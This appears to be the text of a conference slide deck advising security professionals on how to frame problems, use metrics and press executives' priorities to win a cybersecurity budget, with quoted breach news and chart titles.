

Hacking the Board Room

How to talk to executives and secure a budget

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HAVE AN
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
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Objective: How to communicate effectively to secure your budget

Topics:

1. Frame the problem
2. Make it real
3. Explain the solution
4. Follow through

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
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
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Spending on cybersecurity in the United States from 2010 to 2018 (in billion \$)



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Global number of cyber security incidents from 2009 to 2015 (in millions)



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NOVEMBER 1, 2017

Due to investments in infrastructure for growth and **spending to bolster security**, Facebook CFO Dave Wehner said capital expenditures in 2018 are forecast **to double from \$7 billion to \$14 billion**

SEPTEMBER 28, 2018

On the afternoon of Tuesday, September 25, our engineering team discovered a **security issue affecting almost 50 million accounts**

“Capital One was ensnared in one of the largest-ever hacks of a big financial institution. And in the end, its embrace of cloud services couldn’t save roughly 100 million credit card applicants in the United States from having their data compromised.”

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**CLOUD
BAD!!!!**

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What is the main objective of a business?



A close-up photograph of a blue and yellow macaw's head, showing its vibrant blue feathers on the crown and back, yellow feathers on the neck, and a white patch around the eye. The bird's large, dark beak is visible. A white speech bubble is superimposed over the right side of the image, containing the text:

**The objective of a
business is to
provide abnormal,
long-term returns**



FRAME THE PROBLEM

**How does this
support abnormal,
long-term returns?**

Does this **ADD VALUE** or
REDUCE COST?

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PROFIT = REVENUE - COST

UNDERSTAND YOUR BOSS'S BUTTON

- What gets your boss excited?
- What is your boss's objectives?
- How is your boss's bonus structured?
- How is your CISO's bonus structured?



UNDERSTAND YOUR BOSS'S BUTTON

- What gets your boss
- What is your boss
- How is your boss
- How

**Find your boss's
button and press it
as often as possible**





FRAME THE PROBLEM




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
- **EDUCATE MANAGEMENT ON SECURITY TOPICS**
- **RELATE YOUR SOLUTION TO HOW IT HELPS THE BUSINESS**
- **HOW DOES THIS AFFECT THE BOTTOM LINE?**
- **PRESS YOUR BOSS'S BUTTON**

MAKE THE PROBLEM REAL

**YOU CAN'T MANAGE
WHAT YOU DON'T MEASURE.**

-W. Edwards Deming






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How do you know?



Efficacy of 'Report Phish' Button



THE SCIENTIFIC METHOD

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
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
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METRICS REDUCE UNCERTAINTY

USE METRICS TO MAKE THE PROBLEM REAL

EXPLAIN THE SOLUTION



Solution

Analysis

Problem



